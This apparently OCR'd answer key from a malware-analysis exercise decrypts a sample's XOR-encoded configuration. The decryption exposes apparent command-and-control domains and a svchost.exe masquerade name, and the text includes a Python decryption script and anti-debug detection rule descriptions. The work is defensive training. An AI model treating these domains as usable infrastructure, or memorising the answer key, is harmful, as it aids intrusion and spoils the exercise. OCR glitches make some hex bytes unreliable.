
This process is carried out in a loop.

An XOR operation is being attempted with the initial value of v13 = 0x22.


V13(Key) Update

Exercise4 Answer Question5

- Behavior of a Function That Decrypts Using XOR




Exercise4 Answer Question5




Exercise4 Answer Question5

Before Decryption



```
02A2F65C 88 0E 00 00 7F 00 00 00 00 00 F1 00 07 00 00 00 .........ñ.....
02A2F66C 60 02 F1 00 02 00 04 06 00 00 F1 00 24 02 04 22 `.ñ.......ñ.$.."
02A2F67C 60 02 F1 00 07 00 00 00 E8 95 F2 00 00 00 F1 00 `.ñ.....è.ò...ñ.
02A2F68C F0 95 F2 00 00 00 F1 00 07 00 00 00 00 F8 A2 02 ð.ò...ñ......ø¢.
02A2F69C 00 00 F1 00 D8 70 2E 77 A8 95 F2 00 00 00 00 00 ..ñ.Øp.w¨.ò.....
02A2F6AC B7 67 2E 77 F1 B6 72 06 38 00 00 00 00 00 F1 00 ·g.wñ¶r.8.....ñ.
02A2F6BC 2D 00 00 00 E1 B6 72 06 30 00 00 00 00 00 F1 00 -...á¶r.0.....ñ.
02A2F6CC 25 00 00 00 D8 70 2E 77 A8 95 F2 00 00 00 00 00 %...Øp.w¨.ò.....
02A2F6DC B7 67 2E 77 02 00 04 06 28 00 00 00 24 02 04 22 ·g.w....(...$.."
02A2F6EC 19 00 00 00 02 00 04 06 E5 FD FF FF AE 04 F1 00 ........åýÿÿ®.ñ.
02A2F6FC 00 00 F1 00 02 00 04 06 E4 FD FF FF AC 04 F1 00 ..ñ.....äýÿÿ¬.ñ.
02A2F70C 00 00 00 00 02 00 04 06 DE FF FF FF 32 00 04 36 ........Þÿÿÿ2..6
02A2F71C A8 95 F2 00 34 F7 A2 02 DE FF FF FF 32 00 04 36 ¨.ò.4÷¢.Þÿÿÿ2..6
02A2F72C 07 00 00 00 32 00 04 36 DE FF FF FF 32 00 04 36 ....2..6Þÿÿÿ2..6
02A2F73C 07 00 00 00 00 00 F1 00 E0 95 F2 00 32 00 04 36 ......ñ.à.ò.2..6
02A2F74C 08 00 00 00 00 00 00 00 7F 00 00 00 10 00 00 00 ................
02A2F75C C0 00 F1 00 84 02 F1 00 7F 00 00 00 10 00 00 00 À.ñ...ñ.........
02A2F76C 00 00 F1 00 48 00 00 00 60 02 F1 00 02 00 04 06 ..ñ.H...`.ñ.....
02A2F77C 70 00 00 00 10 00 00 00 00 00 00 00 10 01 00 00 p...............
02A2F78C 00 00 00 00 10 00 00 00 50 96 F2 00 00 00 F1 00 ........P.ò...ñ.
02A2F79C 00 00 00 00 01 00 00 00 A0 95 F2 00 A0 95 F2 00 ........ .ò. .ò.
02A2F7AC 6B 01 00 50 A8 95 F2 00 A8 95 F2 00 20 96 F2 00 k..P¨.ò.¨.ò. .ò.
```

After Decryption



```
02A2F65C 6D 65 2E 73 75 6E 62 61 6C 6C 61 73 74 2E 66 72 me.sunballast.fr
02A2F66C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F67C 6B 6F 6F 68 79 2E 74 6F 70 00 00 00 00 00 00 00 koohy.top.......
02A2F68C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F69C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6AC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6CC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6DC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6EC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F6FC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F70C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F71C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F72C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F73C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F74C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F75C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F76C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F77C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F78C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A2F79C 8C 0A 00 00 73 76 63 68 6F 73 74 2E 65 78 65 00 ....svchost.exe.
02A2F7AC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Exercise4 Answer Question5

It is also possible to decrypt the data extracted from memory using a program like Python.

Before Decryption

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4F	47	0B	58	41	2E	2D	00	1A	E2	C8	B4	9C	22	55	2F	OG.XA.-..筆ｴ.″U/
00000010	8A	BA	ED	23	5C	98	D7	19	5E	A6	F1	3F	90	E4	3B	95	
00000020	99	3D	DA	73	FD	DE	2B	BE	36	BE	39	B7	38	BC	43	CD	=ﾚs.ﾟ+ｾ6ｾ9ｷ8ｼC\
00000030	5A	EA	7D	13	AC	48	E7	89	2E	D6	81	2F	E0	94	4B	05	Z薫.ｬﾍ史.ﾖ./熹K.
00000040	C2	82	45	0B	D4	A0	6F	41	16	EE	C9	A7	88	6C	53	3D	ｿ・.ﾔ.oA.鑰ｧ・S=
00000050	2A	1A	0D	03	FC	F8	F7	F9	FE	06	11	1F	30	44	5B	75	*....・・....0D[u
00000060	92	B2	D5	FB	24	50	7F	B1	E6	´E	59	97	D8	1C	63	AD	調ｭ.$P.ｱ..Y鱗.cｭ
00000070	FA	4A	9D	F3	4C	A8	07	69	CE	36	A1	0F	80	F4	6B	E5	
00000080	62	E2	65	EB	74	00	00	03	09	´2	1E	2D	3F	54	6C	87	
00000090	A5	C6	EA	11	3B	68	98	CB	01	3A	76	B5	F7	3C	84	CF	ﾆ..;h侏.:vｵ.<・
000000A0	1D	6E	C2	19	73	D0	30	93	F9	62	CE	3D	AF	24	9C	17	.nｿ.sﾐ0廿bﾎ=ｯ$..
000000B0	95	16	9A	21	AB	38	C8	5B	F1	8A	26	C5	67	0C	B4	5F	...!ｫ8ﾈ[・&ﾅg.ｴ_
000000C0	0D	BE	72	29	E3	A0	60	23	E9	B2	7E	4D	1F	F4	CC	A7	.ｾr)嚊`#魎~M.・ｧ
000000D0	85	66	4A	31	1B	08	F8	EB	E1	DA	D6	D5	D7	DC	E4	EF	・J1..・瞽ﾖｭﾗﾜ蔡
000000E0	FD	0E	22	39	53	70	90	B3	D9	02	2E	5D	8F	C4	FC	37	..″9Sp正ﾙ..]焼.7
000000F0	75	B6	FA	41	8B	D8	28	7B	D1	2A	86	E5	47	AC	14	7F	uｶjj筋({ﾑ*・Gｬ..
00000100	ED	5E	D2	49	C3	40	C0	43	C9	52	DE	DE	E1	E7	F0	FC	偏ﾒIﾃ@ﾀC/Rﾞﾞ硼・
00000110	0B	1D	32	4A	65	83	A4	C8	EF	´9	46	76	A9	DF	18	54	..2Je乙ﾈ..Fvｳﾟ.T
00000120	93	D5	1A	62	AD	FB	4C	A0	F7	51	AE	0E	71	D7	40	AC	惇.bｭ漸.・ｮ.qﾗ@ｬ
00000130	1B	8D	02	7A	F5	73	F4	78	FF	89	16	A6	39	CF	68	04	...z・・...ﾖ9ﾏh.
00000140	2F	4F	EA	92	4E	9D	FF	38	68	B2	0A	10	64	BF	F5	5C	/O蟷N..8hｲ..dｿ・
00000150	2B	FD	D2	AA	85	63	44	28	0F	F9	E6	D6	C9	BF	B8	B4	+.ﾒｪ・D(.・ﾖﾉｸｴ
00000160	B3	B5	BA	C2	CD	DB	EC	00	17	31	4E	6E	91	B7	E0	0C	ｳｵｺﾂﾍﾛ...1Nn孫..
00000170	3B	6D	A2	DA	15	53	94	D8	1F	69	B6	06	59	AF	08	64	;mﾚ.S蛮.iｶ.Yｯ.d
00000180	C3	25	8A	F2													ﾃ%岐

XOR

After Decryption

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	6D	65	2E	73	75	6E	62	61	6C	6C	61	73	74	2E	66	72	me.sunballast.fr
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	6B	6F	6F	68	79	2E	74	6F	70	00	00	00	00	00	00	00	koohy.top.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	C2	8C	0D	0A	00	00	73	76	63	63	6F	73	74	2E	65	78	ｿ.....svchost.ex
00000150	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	e.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00											.....▮

Exercise4 Answer Question5

```
C:¥Users¥Win10¥Desktop>python decrypt_xor.py
Usage: python script.py <binary_file> [output_file]
```

Python code to decrypt the previously encrypted data

```
import sys
import os

def decrypt(config):
    counter = 0
    key = 0x22
    idiv_val = 0x85
    imul_val = 3
    decrypted = []

    # Process binary data
    for i in config:
        dec_val = i ^ key
        decrypted.append(chr(dec_val))
        add_to_key = counter % idiv_val
        imul_val = 3
        add_to_key = imul_val * add_to_key
        key += add_to_key
        key = key & 0xff
        counter += 1

    # Return decrypted result
    return "".join(decrypted)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python script.py <binary_file> [output_file]")
        sys.exit(1)

    file_path = sys.argv[1]
    output_file = sys.argv[2] if len(sys.argv) >= 3 else "output.bin"

    if not os.path.isfile(file_path):
        print("Error: File not found.")
        sys.exit(1)

    try:
        # Open the binary file safely in read-only binary mode
        with open(file_path, "rb") as f:
            config = f.read()

        # Decrypt data
        result = decrypt(config)

        # Save result to file
        with open(output_file, "w", encoding="utf-8") as f:
            f.write(result)

        print("Decrypted result:")
        print(result)
        print(f"¥nResult saved to: {output_file}")

    except Exception as e:
        print(f"Error: {e}")
```

Exercise4 Answer Question4

Edit anti_debug_techniques_descriptions.json.

```
46    "NtSetInformationThread" : "They may be attempting to hide the debug thread using NtSetInformationThread.",
47    "ThreadHideFromDebugger_0x11" : "The function NtSetInformationThread is invoked t
48    "NtQueryInformationProcess" : "This is an API frequently used to check if debugg
49    "NtQueryInformationProcess_PDPort" : "By passing the ProcessDebugPort as an argu
50    "NtQueryInformationProcess_PDFlags" : "By using ProcessDebugFlags (0x1f) with Nt
51    "NtQueryInformationProcess_PDObjectHandle" : "Using ProcessDebugObjectHandle (0x
52    "NtQuerySystemInformation_KD_Check" : "Calling NtQuerySystemInformation with Sys
53    "Extract_Resource_Section" : "Data in the Resource section might be loaded by ma
54    "Commucate_function_String" : "Indicating potential communication features, poss
55    "Commucate_function" : "Detected by characters related to '/' and '443', indicat
56    "Anti-Sandbox_SandBoxie" : "It is checking whether the analysis is being perform
57    "Anti-Sandbox_Buster_Sandbox_Analyzer" : "It is checking whether
58 }
[EOF]
```

An important point to note is that the rule names listed in this file must match those in the anti_debug.config. If they do not match, it will not be possible to verify the details of the rules.

